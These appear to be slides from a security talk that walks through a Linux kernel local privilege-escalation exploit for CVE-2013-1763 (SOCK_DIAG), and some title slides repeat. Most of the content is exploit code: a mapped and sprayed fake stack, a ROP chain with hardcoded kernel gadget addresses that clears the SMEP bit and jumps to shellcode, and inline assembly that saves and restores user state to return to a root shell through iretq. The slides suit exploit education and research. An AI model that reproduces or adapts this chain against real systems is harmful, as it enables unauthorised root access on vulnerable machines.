
# CVE-2013-1763

## SOCK\_DIAG



# CVE-2013-1763

## SOCK\_DIAG



# CVE-2013-1763

## SOCK\_DIAG

- Map the fakestack area in user-space:
  - 0x350000000 - 0x450000000
  - `fakestack = mmap((void*)0x350000000, 0x100000000, 7 | PROT_EXEC|PROT_READ|PROT_WRITE, 0x32, 0, 0))`
- Spray the fakestack with:
  - `pop rax; ret`
  - `for (int p = 0; p < 0x100000000/sizeof(void*); p++)`  
`*fakestack ++= 0xffffffff8100ad9eUL; // pop rax; ret`



# CVE-2013-1763

## SOCK\_DIAG

```
ptr = (unsigned long *)(fakestack + 0x10000000 - 0x1000);
```

```
*fakestack += 0xffffffff8133dc8fUL; // pop rdi; ret
```

```
*fakestack += 0x407e0; // CLEAR SMEP BIT
```

```
*fakestack += 0xffffffff810032edUL; // mov cr4, rdi; pop rbp; ret
```

```
*fakestack += 0xdeadbeef; // dummy placeholder
```

```
*fakestack += (unsigned long)kernel_code; // transfer control to  
our usual shellcode
```

# CVE-2013-1763

## SOCK\_DIAG

- What about the stack ptr?
- iret it!

```
static void saveme() {  
    asm(  
        "movq %%cs, %0\n"  
        "movq %%ss, %1\n"  
        "pushfq\n"  
        "popq %2\n"  
        : "=r" (user_cs), "=r" (user_ss),  
        "=r" (user_rflags) : : "memory");  
}
```

# CVE-2013-1763

## SOCK\_DIAG

```
static void restore() {
    asm volatile(
        "swapgs ;"
        "movq %0, 0x20(%%rsp) \t\n"
        "movq %1, 0x18(%%rsp) \t\n"
        "movq %2, 0x10(%%rsp) \t\n"
        "movq %3, 0x08(%%rsp) \t\n"
        "movq %4, 0x00(%%rsp) \t\n"
        "iretq"
        : : "r" (user_ss),
            "r" ((unsigned long)0x36000000),
            "r" (user_rflags),
            "r" (user_cs),
            "r" (shell)
    );
}
```

DEMO - ROP BYPASS

Questions?

@vnik5287